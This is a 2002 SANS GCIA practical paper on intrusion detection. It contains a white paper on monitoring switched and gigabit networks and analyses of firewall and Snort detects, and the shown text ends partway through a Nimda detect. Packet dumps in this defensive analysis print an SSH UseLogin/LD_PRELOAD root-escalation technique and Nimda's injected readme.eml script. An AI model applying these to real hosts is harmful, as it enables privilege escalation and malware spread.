



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Network Monitoring and Threat Detection In-Depth (Security 503)"
at <http://www.giac.org/registration/gcia>

GCIA Practical Assignment

Jim Hurst

SANS Peachtree, 2002

Version 3.0

© SANS Institute 2000 - 2002, Author retains all rights.

GCIA Practical Assignment

Jim Hurst

SANS Peachtree, 2002

Version 3.0

March 18, 2002

<i>Introduction</i>	5
<i>Assignment 1: The State of Intrusion Detection: Emerging Options for NIDS</i>	5
<i>Assignment 2: Network Detects</i>	8
Tools and Formats	8
Detect 1: A Targeted Scan	9
Detect 2: A False Positive	11
Detect 3: Nimda via Website	14
Detect 4: A SYN/FIN Scan	17
Detect 5: A SYN/FIN Scan	19
<i>Assignment 3: "Analyze This"</i>	20
Executive Summary:	21
List of Files:	22
List of Detects:	22
The Top Talkers:	32
The Top Talkers: Host-To-Host	32
Top Talker 1 61295 alerts from 212.179.35.118 to 10.202.70.70 Alert Type: Watchlist traffic	32
Top Talker 2 4690 alerts from 61.150.5.19 to 10.202.111.145 Alert Type: Misc. Large UDP	34
Top Talker 3 4510 alerts from 206.65.191.129 to 10.202.98.177 Alert Type: Queso fingerprint	35
Top Talker 4 4483 alerts from 65.207.94.30 to 10.202.137.7 Alert Type: ICMP admin prohib	36
Top Talker 5 4149 alerts from 141.213.11.120 to 10.202.70.148 Alert Type: ICMP Echo Request, BSD	37
Top Talker 6 3969 alerts from 128.223.4.21 to 10.202.70.148 Alert Type: ICMP Echo Request, BSD	37
Top Talker 7 3722 alerts from 147.46.59.144 to 10.202.70.148 Alert Type: ICMP Echo Request, BSD	37
Top Talker 8 3586 alerts from 10.202.60.11 to XXX.YYY.12.32 Alert Type: Backdoor, NETMETRO	38
Top Talker 9 1757 alerts from 10.202.60.39 to XXX.YYY.75.21 Alert Type: ICMP ping, BSD	38
Top Talker 10 1181 alerts from 160.36.56.17 to 10.202.140.9 Alert Type: ICMP Host Unreachable	38
The Top Talkers: Host-To-Any	39
Top Talker 1 61295 alerts from 212.179.35.118	39
Top Talker 2 9320 alerts from 10.202.5.13	40
Top Talker 3 5027 alerts from 24.0.28.234	40
Top Talker 4 4908 alerts from 206.65.191.129	40
Top Talker 5 4690 alerts from 61.150.5.19	40
Top Talker 6 4668 alerts from 65.165.14.43	40
Top Talker 7 4483 alerts from 65.207.94.30	41

Top Talker 8	4272 alerts from 141.213.11.120	41
Top Talker 9	4130 alerts from 128.223.4.21	41
Top Talker 10	3893 alerts from 147.46.59.144	41
The Top Talkers: Internal Scanners		41
Top Talker 1	401927 alerts from 10.202.87.50	41
Top Talker 2	6229 alerts from 10.202.97.220	42
Top Talker 3	5158 alerts from 10.202.84.185	42
Top Talker 4	4226 alerts from 10.202.100.230	42
Top Talker 5	4081 alerts from 10.202.98.244	43
Top Talker 6	2744 alerts from 10.202.97.233	43
Top Talker 7	2442 alerts from 10.202.60.38	43
Top Talker 8	2326 alerts from 10.202.97.186	43
Top Talker 9	2184 alerts from 10.202.98.120	44
Top Talker 10	2066 alerts from 10.202.253.24	44
Top Talker Conclusions:		44
Host Based Analysis Suspected Compromises: The Alerts		44
A Note on Web Servers		45
A Note on Peer-To-Peer		45
The Compromised Systems List		46
System: 10.202.11.4		46
System: 10.202.140.9		46
System: 10.202.130.123		47
System: 10.202.70.148		47
System: 10.202.60.8		47
System: 10.202.6.39		48
System: 10.202.87.50		48
System: 10.202.70.72		48
System: 10.202.6.44		48
System: 10.202.60.17		49
System: 10.202.60.39		49
System: 10.202.253.43		49
System: 10.202.98.158		50
System: 10.202.60.38		50
System: 10.202.130.86, 10.202.5.46, 10.202.5.92		50
System: 10.202.60.11		51
System: 10.202.16.42		51
Systems: 10.202.87.6, 10.202.138.9, 10.202.98.145		51
System: 10.202.223.82		52
System: 10.202.5.13		52
Host Based Analysis Suspected Compromises: The Scans		52
The Analysis Process		53
Defensive Recommendations:		55
References		58
Appendix A: Correlations:		59
High port 65535 tcp - possible Red Worm - traffic		59
Port 55850 tcp - Possible myserver activity - ref. 010313-1		59
SUNRPC Highport Access		60
IIS Unicode		60
SCR Worm:		60
PIF Worm		61

Romeo Worm: _____	61
TELNET login incorrect _____	61
ICMP Fragment Reassembly Time Exceeded _____	61
WEB-MISC 403 Forbidden _____	62
WEB-IIS Unauthorized IP Access Attempt _____	62
SCANProxy attempt _____	62
BACKDOOR NetMetro File List _____	62
SMB Name Wildcard _____	62
ICMP Source Quench _____	63
Queso fingerprint _____	63
SMTP chameleon overflow _____	63
RFB - Possible WinVNC - 010708-1 _____	63
Tiny Fragments - Possible Hostile Activity _____	64
X11 outgoing _____	64
INFO - Possible Squid Scan _____	64
Null scan! _____	64
SCAN FIN _____	64
<i>Appendix B: Internal Scanners</i> _____	66

© SANS Institute 2000 - 2002, Author retains full rights.

Introduction

This paper is a practical assignment for the SANS Intrusion Detection In-Depth course. Its intent is to demonstrate an understanding of the course material. The paper is broken into three separate assignments. First is a white paper on the state of intrusion detection. The topic is “Emerging Options for NIDS,” an overview of some options network intrusion detection has to respond to changes in network architectures. In the next section five network captures are presented and analyzed. The third section is “Analyze This”, is an investigation of five days worth of IDS data from the University of Maryland.


Assignment 1: The State of Intrusion Detection: Emerging Options for NIDS

One reason the computer industry is so fascinating to watch is the pace of change. Technology evolves. Insoluble problems are worked around. Very few things are static. Intrusion detection is no different. Indeed, as a maturing technology, it is evolving quickly. There are certain challenges that intrusion detection must address as corporate networks make the transition to higher speed, switched networks. This paper will review the options that have been available to date, and will present three emerging options that may foreshadow how network intrusion detection will keep pace with the challenges it faces: Cisco’s IDS blade, Top Layer’s AppSwitch, and the Hogwash packet scrubber.

Network intrusion detection systems, by definition, gather network traffic for analysis and detection. These systems intercept packets as they travel across the network between hosts. The intercepted packets are analyzed by comparison with a database of known signatures and by searching for anomalous activity that suggests inappropriate behavior.

As networks evolve, NIDS vendors must offer relevant solutions or be left behind. Two factors are currently driving improvement in network performance. First, corporate networks are abandoning hubs for switched networks. Switches were only recently a luxury purchase, but price drops have made them competitive with hubs. They preserve precious bandwidth, and offer protection against packet sniffers. Second, networks are getting faster. 100 Mbps is no longer the speed limit for enterprise networks. Gigabit Ethernet has a foothold, and looks to be the new standard, as FDDI and Fibre Channel fade. Each of these developments poses particular problems for network intrusion detection.

NIDS are at heart packet sniffers, so the move from shared media networks, where all ports on a hub receive all the signals, to switched networks, where the signal is relayed only to the port of the destination host, makes it harder for them to operate. The traditional approaches to this problem, as explained at <http://www.sans.org/newlook/resources/IDFAQ/switched.htm>, are three: taps, hubs, or spanning ports. Each of these has advantages and disadvantages. For this discussion, assume that the IDS needs to monitor all traffic between a router and a resource, where a switch connects them, as shown below in Figure 1.



Spanning ports are the traditional solution. A Switched Port Analyzer (SPAN) port is used to monitor network traffic on a switch. The switch is given instructions to send copies of network traffic from a port or ports to a designated SPAN port, to which the IDS is attached. The advantages are obvious: this is easy to install (it costs only a port on the switch), and is inexpensive because it has no additional hardware or management requirements. If desired, the IDS can send traffic to the source and destination of an alert (in particular, to terminate a session). There are disadvantages to spanning ports, however. Only one spanning port per switch is allowed. It is possible to span traffic from more than one port on some switches, but there is no guarantee of reliability: the spanning port is easily overloaded by copying traffic from more than one port to it. If the IDS has no other network connection besides the spanning port, any traffic generated by the IDS (in response to an alert, perhaps) causes additional problems with port overloading. Spanning ports may also be unable to mirror certain types of errors, such as oversized and undersized packets.

Taps, or Ethernet taps, are special purpose hardware devices that split the signal, sending one branch to the original destination, and the other to the IDS. Taps are designed to “fail open,” so that the connection being tapped will remain open even if the tap loses power or fails. Taps possess several advantages. They do not affect or degrade traffic flow. Changes in IDS infrastructure won’t affect the larger network. Typically in a tap, the IDS link is deployed so the IDS can receive the traffic, but cannot transmit. This makes the IDS unassailable by most attacks, since it cannot open a session with an attacker through the tap, but it also eliminates the IDS’s ability to terminate a session (without extra expense and trouble). Other disadvantages of using taps include the expense and overhead of deploying and maintaining a new class of devices in the data center, and difficulties in monitoring traffic in both directions.

Hubs operate very much like taps, with some additional limitations. The good news is that hubs are easy and cheap to deploy. But because they are shared media, they will not work if the connection is full duplex (that is, traffic moves in both directions at once). Yet full duplex is the emerging standard, so hubs are becoming much less attractive.

Matthew Tanase, in an Infocus column at SecurityFocus (<http://www.securityfocus.com/infocus/1518>), suggests that IDS vendors will find switched networks and higher speeds “easy” problems. The top performing solutions vendors develop will be expensive, but the organizations that demand them will be willing to pay the price, he suggests. If enterprise customers require IDS for high-speed switched networks, the vendors will provide...

Never shy to attack a networking problem, Cisco Systems has developed an intrusion detection system integrated into a blade that plugs directly into a 6000 series switch. The blade integrates with Cisco Secure Policy Manager, a policy based system run from the management console. The card plugs into the backplane of the switch, and monitors traffic directly as it passes through the switch, rather than from sensors placed on ports. This bypasses many of the resource limitations of the more traditional IDS.

This is an ingenious solution, integrating IDS at wire speed. The Catalyst 6000 IDS Module is reported by Network World (<http://www.nwfusion.com/reviews/2000/1218rev2.html>) to monitor and report on traffic without performance degradation at 200 Mbps, full duplex. They found monitoring to be effective for a throughput of almost 770 Mbps on traffic across eight 100 Mbps ports, but this was in a laboratory setting, and the testing team expected some degradation with real world conditions. Nonetheless, the integrated blade provided effective IDS at speeds well above those they had previously tested as of December 2000. It is a safe prediction that the product will continue to evolve, and performance will continue to improve. Other vendors are also using combinations of hardware and software to make sure that the Cisco offering will not be alone at the high end.

The Cisco approach, while clever, is essentially brute force, and will hit limits. Ferocious (and currently unachievable) clock speeds will be required to monitor 48 ports of Gigabit Ethernet, for example. Top Layer Networks (www.toplayer.com) provides an alternate approach with their family of devices that uses the divide-and-conquer approach. The AS 3500, the AppSwitch, and the IDS Balancer represent a new type of network device: the switch specifically built to facilitate high speed IDS. The devices provide IDS mirroring, and are capable of copying traffic to an array of external IDS sensors. They keep track of state within a TCP session so that both directions of a connection are routed to the same IDS.

Top Layer calls this technique flow switching. According to Top Layer, flow switching means looking at all the traffic as a bi-directional flow between end systems, and using information from previous packets to determine packet forwarding, much as stateful firewalls use such information to make drop/pass decisions. The flow switch specifically learns ephemeral ports of the connecting client, and uses this to apply traffic policies. Such dynamic port recognition is a requirement if sessions are to be coherently divided among multiple IDSs.

This is Layer 7 switching: that is, the application layer becomes an integral part of traffic control. The current generation of these switches allows only segregated traffic mirroring, but expect future versions to provide session kills and the rerouting of traffic to honeypots and forensic boxes.

Top Layer is not alone in developing higher layer switching. Arrowpoint, Alteon, and Foundry all are developing intelligent switches that integrate application layer information into routing. This process of integrating application knowledge into traffic control decisions will continue, because this is an effective way to balance available sensor throughput with increasing network capacity. The competition may not be so much between the Cisco approach and the Top Layer approach, but a race to see who can most successfully integrate the two capabilities.

Hogwash (<http://hogwash.sourceforge.net>) is a young open source project that represents a completely different approach: the inline packet scrubber. Hogwash is designed to merge the capabilities of the firewall with the IDS: rather than maintaining a static list of open and closed ports, Hogwash drops or passes traffic based on a signature match. It is designed to live inline, and uses the Snort engine. This technique is also known as the signature-based firewall. Again this represents the fusion of related technologies to address the emerging needs of IDS.

This approach has potential, because there is a tendency for networks to proliferate incoming connections. One fat pipe is no longer enough for the corporate enterprise. The Hogwash project, if successful, offers the ability to deploy multiple low-cost scrubbers on a multihomed system. It may well find a niche, not as a replacement to the more traditional IDS, but as a complement. Defense in depth is a good thing, and the packet scrubber approach offers promise because it provides a relatively independent layer of defense with low costs for maintenance and deployment.

This discussion has outlined three very different approaches to the technical problems posed by increasing network capacity. None of the three necessarily represent the future of IDS, but as a group they illustrate the innovation and ingenuity that will be applied to the problems of intrusion detection. These techniques, or others like them, can solve the technical aspects of high speed networks.

The real challenge facing IDS is analysis and correlation. These high speed networks will provide massive amounts of data from both host and network. How can that data best be organized and presented in ways that aid the ID analyst? This is a design problem, and like most design problems, it will be solved through occasional brilliance, much hard work, some trial and error, and perhaps some colossal mistakes. The pieces needed will include interface design, traffic analysis, integration of network and host based IDS, and the integration of the IDS console into the wider network architecture. The IDS market will be great fun to watch the next five years.

References:

Cisco Systems. "Cisco Fills Gaps in Intrusion Detection Suite" November, 2000.

URL: <http://www.ciscoworldmagazine.com/2000/11/intrusion.html>

Laing, Brian. "How To Guide – Implementing A Network Based Intrusion Detection System" 2000.

URL: <http://www.docshow.net/ids.htm>

Messmer, Ellen. "Intrusion Alert" December 3, 2001.

URL: <http://www.nwfusion.com/2001/1203ids.html>

Network World Fusion. "Cisco Offers Wire Speed Intrusion Detection" December 18, 2000.

URL: <http://www.nwfusion.com/reviews/2000/1218rev2.html>

Tanase, Matthew. "The Future of IDS" December 4, 2001.

URL: <http://online.securityfocus.com/infocus/1518>

Assignment 2: Network Detects

Tools and Formats

This section contains a series of network captures and an analysis of each. Several tools were involved in capturing and analyzing the traces. Snort, the open source IDS from Marty Roesch, is the source for most. Snort supports both abbreviated and long formats. Both will be used in this analysis. The logs for Checkpoint Firewall-1 provide the source material for the first detect, a targeted scan.

Each trace is introduced, and displayed. This is followed by a structured analysis section, including the source of the trace, discussion of spoofing likelihood, attack description, attack mechanism, correlations, and evidence of active targeting. These detects are a bit bland, but the author's home network is not friendly to allowing unfiltered internet traffic inside the network. There is currently no way to put sensors outside our firewall.

Detect 1: A Targeted Scan

Here's an interesting scan I picked up from the firewall. The home network logs all drops (except overwhelmingly noisy things like netbios and ntp traffic). It is useful to review the raw logs frequently. Here is a pattern that was rare until recently:

Date	Time	Interface	Gateway	Tracking	Action	Dst Port	Source IP	Dest IP	Proto	Source Port
31-Jan-02	6:05:44	atm-s4p1c2	10.20.30.9	log	drop	57405	XXX.YYY.148.233	10.20.31.143	tcp	28177
31-Jan-02	6:06:09	qfe2	192.168.178.242	log	drop	47808	XXX.YYY.148.233	192.168.215.102	tcp	18700
31-Jan-02	6:06:25	atm-s4p1c2	10.20.30.9	log	drop	53350	XXX.YYY.148.233	10.20.30.232	tcp	46695
31-Jan-02	6:06:21	qfe2	192.168.178.242	log	drop	43380	XXX.YYY.148.233	192.168.209.232	tcp	40181
31-Jan-02	6:07:45	qfe2	192.168.178.242	log	drop	14498	XXX.YYY.148.233	192.168.209.201	tcp	21395
31-Jan-02	6:08:06	qfe2	192.168.178.242	log	drop	63000	XXX.YYY.148.233	192.168.213.7	tcp	3967
31-Jan-02	6:08:35	atm-s4p1c2	10.20.30.9	log	drop	63248	XXX.YYY.148.233	10.20.30.29	tcp	30968
31-Jan-02	6:09:31	qfe2	192.168.178.242	log	drop	60864	XXX.YYY.148.233	192.168.213.207	tcp	37674
31-Jan-02	6:13:57	atm-s4p1c2	10.20.30.9	log	drop	14397	XXX.YYY.148.233	10.20.31.143	tcp	28177

This site, like most on the Internet, is scanned continuously, but this stands out. The site is multihomed, and one IP address is scanning BOTH address blocks. One is a Class A address block, the other a Class C. Someone has taken the trouble to find the two address blocks, and thoroughly, but slowly scan the networks. A host on network 01 is probed, then 15 seconds later, a host on the second network is probed, twelve seconds later another network 2 probe, and four seconds later, another network A host is probed. This has continued for some weeks.

Even worse, this pattern was repeated by numerous other addresses. The timing of the scans suggests coordination: one host might scan for ten hours, then it would cease, and another would begin. All the hosts involved (dozens so far) scanned random hosts within the network, and random ports within the hosts. This is cause for concern. An attacker has singled out the network, and is scanning all hosts and ports.

The firewall is not an intrusion detection system. These logs provide insufficient information for detailed forensics or packet analysis. Are they attacks, or just vanilla SYN packets? There is no way to tell, but most likely this is merely enumeration, looking for live hosts and active ports to try exploits on. This underlines the limitations of firewall logs as an IDS tool, and has provided impetus to bolster network intrusion detection.

1. **Source of the Trace:** Local network
2. **Detect was generated by:** Checkpoint Firewall-1 V4.1

3. Probability the source address was spoofed: Low. This appears to be a genuine mapping attempt. Although several hosts were involved in the mapping, the target addresses each one probed did not overlap, suggesting that the attacker wanted back the results from each probe. The coordination between different attacking addresses suggests that the attacker controls numerous hosts. Even with a single host, the attacker could spoof packets so that the true attacker's identity would be lost in the clutter. It appears, however, that all the attacking machines are already compromised hosts, and the attacker is making no attempt to conceal their identities.

4. Description of attack: Medium slow (nearly stealthy?) network scan. The attacker is mapping both hosts and ports for two distinct blocks of a multihomed network.

5. Attack mechanism: The attacker initiates the TCP three way handshake with an apparently random host and port. It is presumed that he is logging which host/port pair generate responses. After running 10 hours, the attacking host becomes silent, and a new host joins the list of attacking hosts.

6. Correlations: The earliest known reference to this type of coordinated scan was observed at the Naval Surface Warfare Center in 1998 (http://www.nswc.navy.mil/ISSEC/CID/co-ordinated_analysis.txt). NWSC, like the author, was concerned by the coordinated behavior, and the active targeting.

7. Evidence of active targeting: Yes, with near certainty. A single host is scanning two networks with very different addresses, with a delay of only a few seconds. This is compelling.

8. Severity: 1

Criticality	4	A highly focused probe of my entire network
Lethality:	2	This is only mapping, but it's scary mapping
Network Countermeasures	3	The firewall is stopping blocking the attempts
Host Countermeasures	2	Non-necessary services are shut down.
		Patches are current on exposed boxes.

9. Defensive recommendation: The defenses are working well. Tens of thousands of probes found only a single live host (which was quickly port-scanned by yet another attacking box). This host was a hardened FTP server intended for exposure to the Internet.

10. Multiple choice question:

Date	Time	Interface	Gateway	Tracking	Action	Dst Port	Source IP	Dest IP
31-Jan-02	6:05:44	atm-s4p1c2	10.20.30.9	log	drop	57405	XXX.YYY.148.233	10.20.31.143
31-Jan-02	6:06:09	qfe2	192.168.178.242	log	drop	47808	XXX.YYY.148.233	192.168.215.
31-Jan-02	6:06:25	atm-s4p1c2	10.20.30.9	log	drop	53350	XXX.YYY.148.233	10.20.30.232
31-Jan-02	6:06:21	qfe2	192.168.178.242	log	drop	43380	XXX.YYY.148.233	192.168.209.
31-Jan-02	6:07:45	qfe2	192.168.178.242	log	drop	14498	XXX.YYY.148.233	192.168.209.
31-Jan-02	6:08:06	qfe2	192.168.178.242	log	drop	63000	XXX.YYY.148.233	192.168.213.
31-Jan-02	6:08:35	atm-s4p1c2	10.20.30.9	log	drop	63248	XXX.YYY.148.233	10.20.30.29
31-Jan-02	6:09:31	qfe2	192.168.178.242	log	drop	60864	XXX.YYY.148.233	192.168.213.
31-Jan-02	6:13:57	atm-s4p1c2	10.20.30.9	log	drop	14397	XXX.YYY.148.233	10.20.31.143

Based on the above firewall log, what is most interesting about this mapping attempt?

- A) The source and destination ports suggest spoofing is occurring.
- B) One host is scanning two different networks at the same time.
- C) The destination ports vary randomly, as do the destination addresses
- D) The source ports vary randomly, as do the source addresses

Answer: B.

Detect 2: A False Positive

The home network has worked to strengthen perimeter defenses, so it's a rude shock to find a Snort alert like the following. This is the abbreviated Snort format, which shows on the first line the description from the triggering rule, on the second line a classification tag, and in the rest of the stanza information from the packet header. The frightening thing is that an outside attacker has gotten to a system that should not be externally visible.

```
[**] [1:498:2] ATTACK RESPONSES id check returned root [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
01/30-17:20:32.987656 66.38.151.10:80 -> XXX.YYY.ZZZ.18:37434
TCP TTL:43 TOS:0x0 ID:513 IpLen:20 DgmLen:1500 DF
***AP*** Seq: 0x30DAAF00 Ack: 0x3083F710 Win: 0x7D78 TcpLen: 20
```

It appears that an attacker has penetrated the perimeter, and is attacking or has already compromised internal host XXX.YYY.ZZZ. . What happened? Has the firewall failed?

This requires closes examination, and with clammy hands, an investigation begins into the full Snort capture. This mode provides both the header and the payload information. Snort is kind enough to print the payload information in both hex and ascii, as shown below:

```
[**] ATTACK RESPONSES id check returned root [**]
01/30-17:20:32.987656 66.38.151.10:80 -> 10.20.210.18:37434
TCP TTL:43 TOS:0x0 ID:513 IpLen:20 DgmLen:1500 DF
***AP*** Seq: 0x30DAAF00 Ack: 0x3083F710 Win: 0x7D78 TcpLen: 20
77 2C 20 66 6F 72 20 74 68 65 20 74 72 69 63 6B w, for the trick
79 20 28 2A 67 2A 29 20 70 61 72 74 2E 2E 2E 0A y (*g*) part....
0D 0A 31 20 20 0D 0A 0A 0D 0A 33 65 20 0D 0A 20 ..1 .....3e ..
59 6F 75 20 6D 75 73 74 20 68 61 76 65 20 61 6E You must have an
20 61 63 63 6F 75 6E 74 20 6F 6E 20 74 68 65 20 account on the
6D 61 63 68 69 6E 65 2C 20 61 6E 64 20 63 72 65 machine, and cre
61 74 65 20 61 6E 20 65 6E 74 72 79 0A 0D 0A 33 ate an entry...3
62 20 0D 0A 20 6F 6E 20 24 48 4F 4D 45 2F 2E 73 b .. on $HOME/.s
73 68 2F 61 75 74 68 6F 72 69 7A 65 64 5F 6B 65 sh/authorized_ke
79 73 20 28 6F 72 20 61 75 74 68 6F 72 69 7A 65 ys (or authorize
64 5F 6B 65 79 73 32 29 20 77 69 74 68 3A 0A 0D d_keys2) with:..
0A 31 20 20 0D 0A 0A 0D 0A 35 39 20 0D 0A 20 65 .1 .....59 .. e
6E 76 69 72 6F 6E 6D 65 6E 74 3D 26 71 75 6F 74 nvironment=&quot;
3B 4C 44 5F 50 52 45 4C 4F 41 44 3D 26 6C 74 3B ;LD_PRELOAD=&lt;
79 6F 75 72 20 68 6F 6D 65 26 67 74 3B 2F 6C 69 your home&gt;/li
```

```

broot.<";&
<";your public k
ey">...1 ..
.42 .. when sshd
receives your c
onnection, it wi
ll export this v
ariable...44 ..
into the environ
ment *BEFORE* ru
nning login. Som
ewhere after thi
s,...3c .. it ex
ecutes a setuid.
When it does, i
t makes a seteui
d(0)....1 .....
6 .. $ id...30
.. uid=1000(war)
gid=100(users)
groups=100(users)
...15 .. $ ssh
war@localhost...
33 .. Enter pass
phrase for key '
/home/war/.ssh/i
d_dsa':...d ..
sh-2.04# id...2e
.. uid=0(root)
gid=100(users) g
roups=100(users)
...1 .....1 ..
...3f .. It also
works remotely.
Anyway, you _MU
ST_ have an acco
unt on...40 .. t
he victim machin
e so you can set
up the environm
ent, and login....
34 .. And obviou
sly (duh) it mus
t have UseLogin
enabled....1 ..
...d .. That's
all....1 .....1
.....48 .. sho
ut outs to Zav @
genhex.org, Smi
l3r, and everyon
e at phibernet.o
rg....1 .....1
.....1 .....9
..-- [war]...37
..&quot;if you
can't hack it, h
it it with a ham
mer&quot;...7 .
.</PRE>...8 ..<
BR><BR>..592..
<!--
- BEGIN FOOTER -
->

```

```

20 20 3C 62 72 3E 3C 62 72 3E 0A 20 20 20 20 20  <br><br>.
20 20 20 20 20 20 20 20 20 20 3C 63 65 6E 74 65  <cente
72 3E 0A 20 20 20 20 20 20 20 20 20 20 20 20 20  r>.
20 20 20 20 20 20 20 20 3C 61 20 68 72 65 66 3D 22  <a href="
6A 61 76 61 73 63 72 69 70 74 3A 70 6F 70 55 70  javascript:popUp
28 27 2F 70 6F 70 75 70 73 2F 63 6F 70 79 72 69  ('/popups/copyri
67 68 74 2F 70 72 69 76 61 63 79 2E 73 68 74 6D  ght/privacy.shtm
6C 27 29 22 20 63 6C 61 73 73 3D 22 66 6F 6F 74  l')" class="foot
65 72 22 3E 50 72 69 76 61 63 79 20 53 74 61 74  er">Privacy Stat
65 6D 65 6E 74 3C 2F 61 3E 3C 62 72 3E 0A 20 20  ement</a><br>.
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 3C 73 70 61 6E 20 63 6C 61 73 73 3D 22 73  <span class="s
73 74 65 78  stex

```

Oooh, this looks bad. This smells of exploit code, and it's inside. An external system is talking to a random port on one of my internal workstations. But there's something odd about it. Notice the HTML looking stuff at the bottom, not typical buffer overflow or directory traversal stuff. It looks more like it's *explaining* an exploit, rather than actual exploit code.

Look again at the header: The flags are ACK/PUSH. This is occurring in the middle of an established TCP/IP session. And look at the source port – 80. Now it looks like this might be a push from a web server. So a user could be *reading* about an exploit, rather than an outsider running an exploit.

It all falls into place upon using ARIN to look up the “attacker.” 66.38.151.10, the source IP address, is the address of SecurityFocus.com, one of the most reputable security sites on the Internet, and the keeper of the BugTraq list. On doing an internal lookup on the destination IP address, it turns out that this workstation belongs to the local webmaster, one of the few people in the organization with legitimate reasons to be studying exploit code.

Good old Snort! It found a signature match from a discussion of exploit code! And the security team can breathe again. The moral here is that it is a wonderful, and a powerful, thing to be able to examine the full packet. The initial alert looked like it was time to swing into incident handling mode. Investigating the packet payload reveals that this is benign traffic.

1. **Source of Trace:** Local network
2. **Detect was generated by:** Snort V1.8
3. **Probability the source address was spoofed:** Nil. This is real HTTP traffic from inside the network. The session was discussed with the webmaster, who owns the destination address. SecurityFocus.com served up the page, and it was delivered to his local workstation.
4. **Description of attack:** Not really an attack, just a webserver serving pages
5. **Attack mechanism:** Not applicable
6. **Correlations:** Not applicable
7. **Evidence of active targeting:** No.

8, Severity: -2

Criticality	0	This is normal and acceptable traffic
Lethality:	4	This is on SSH, which is a key piece of our Security infrastructure.
Network Countermeasures	3	The firewall will block the exploit
Host Countermeasures	3	This exploit requires write access to the target account.
We have no trust relationships. Default permissions (umask) deny write permission to both group and world.		

9. Defensive recommendation: Defenses are working. Still, any attack on SSH is scary. A review of umasks of user accounts is in order, and deploying an integrity checker on systems with heavy user activity is in order.

10. Multiple Choice Question:

```
[**] ATTACK RESPONSES id check returned root [**]  
01/30-17:20:32.987656 66.38.151.10:80 -> 10.10.210.18:37434  
TCP TTL:43 TOS:0x0 ID:513 IpLen:20 DgmLen:1500 DF+  
***AP*** Seq: 0x30DAAF00 Ack: 0x3083F710 Win: 0x7D78 TcpLen: 20
```

Given the above header, and knowing our home network is 10.10.0.0, what does this packet appear to be?

- A) Our host is serving up a web page to 66.38.151.10
- B) Our host is receiving a web page from 66.38.151.10
- C) This is a scan, because the ACK and PUSH flags are both set
- D) This is SubSeven Trojan traffic, because it uses port 37434

Answer: B

Detect 3: Nimda via Website

Here's a detect from a user workstation with elevated privileges that is allowed direct access to the Internet, rather than via proxy like most users. This workstation was apparently attacked by the website of a reputable company the user visited in the normal course of technology research. The user initiated the http session, and in the course of sending http content, the web server slipped in the Nimda attack. The workstation in question was not vulnerable, but it underlines how an aggressive virus like Nimda can propagate months after it is first identified.

```
[**] WEB-MISC readme.eml autoload attempt [**]  
02/11-15:22:59.751629 211.201.146.130:80 -> 10.20.210.26:3596  
TCP TTL:111 TOS:0x0 ID:29109 IpLen:20 DgmLen:552 DF  
***AP*** Seq: 0x34EE3198 Ack: 0x25B1C Win: 0x414C TcpLen: 20
```

20 BE F8 C0 BD 3C 62 72 3E 20 49 6E 74 65 72 6E Intern
65 74 20 49 6E 66 6F 72 6D 61 74 69 6F 6E 20 53	et Information S
65 72 76 69 63 65 73 3C 42 52 3E 3C 2F 68 32 3E	ervices </h2>
0D 0A 0D 0A 09 3C 68 72 20 63 6F 6C 6F 72 3D 22<hr color="
23 43 30 43 30 43 30 22 20 6E 6F 73 68 61 64 65	#C0C0C0" noshade
3E 0D 0A 0D 0A 09 3C 70 3E 20 B1 E2 BC FA 20 C1	>.....<p>
A4 BA B8 28 C1 F6 BF F8 20 C0 CE B7 C2 BF EB 29	...(.....)
3C 2F 70 3E 0D 0A 0D 0A 3C 75 6C 3E 0D 0A 3C 6C	</p>......<l
69 3E 20 C0 DA BC BC C7 D1 20 C1 A4 BA B8 3A 3C	i> :<
62 72 3E 20 3C 61 20 68 72 65 66 3D 22 68 74 74	br > <a href="htt
70 3A 2F 2F 77 77 77 2E 6D 69 63 72 6F 73 6F 66	p://www.microsof
74 2E 63 6F 6D 2F 43 6F 6E 74 65 6E 74 52 65 64	t.com/ContentRed
69 72 65 63 74 2E 61 73 70 3F 70 72 64 3D 69 69	irect.asp?prd=ii
73 26 73 62 70 3D 26 70 76 65 72 3D 35 2E 30 26	s&sbp=&pver=5.0&
70 69 64 3D 26 49 44 3D 34 30 34 26 63 61 74 3D	pid=&ID=404&cat=
77 65 62 26 6F 73 3D 26 6F 76 65 72 3D 26 68 72	web&os=&over=&hr
64 3D 26 4F 70 74 31 3D 26 4F 70 74 32 3D 26 4F	d=&Opt1=&Opt2=&O
70 74 33 3D 22 20 74 61 72 67 65 74 3D 22 5F 62	pt3=" target="_b
6C 61 6E 6B 22 3E 4D 69 63 72 6F 73 6F 66 74 20	lank">Microsoft
B1 E2 BC FA 20 C1 F6 BF F8 3C 2F 61 3E 0D 0A 3C<
2F 6C 69 3E 0D 0A 3C 2F 75 6C 3E 0D 0A 0D 0A 20	/li>......
20 20 20 3C 2F 66 6F 6E 74 3E 3C 2F 74 64 3E 0D	</td>.
0A 20 20 3C 2F 74 72 3E 0D 0A 0D 0A 3C 2F 74 61	. </tr>....</ta
62 6C 65 3E 0D 0A 3C 2F 62 6F 64 79 3E 0D 0A 3C	ble>..</body>..<
2F 68 74 6D 6C 3E 0D 0A 0D 0A 3C 68 74 6D 6C 3E	/html>....<html>
3C 73 63 72 69 70 74 20 6C 61 6E 67 75 61 67 65	<script language
3D 22 4A 61 76 61 53 63 72 69 70 74 22 3E 77 69	="JavaScript">wi
6E 64 6F 77 2E 6F 70 65 6E 28 22 72 65 61 64 6D	ndow.open("readm
65 2E 65 6D 6C 22 2C 20 6E 75 6C 6C 2C 20 22 72	e.eml", null, "r
65 73 69 7A 61 62 6C 65 3D 6E 6F 2C 74 6F 70 3D	esizable=no,top=
36 30 30 30 2C 6C 65 66 74 3D 36 30 30 30 22 29	6000,left=6000")
3C 2F 73 63 72 69 70 74 3E 3C 2F 68 74 6D 6C 3E	</script></html>

1. **Source of the Trace:** Local network
2. **Detect was generated by:** Snort Version 1.8.3
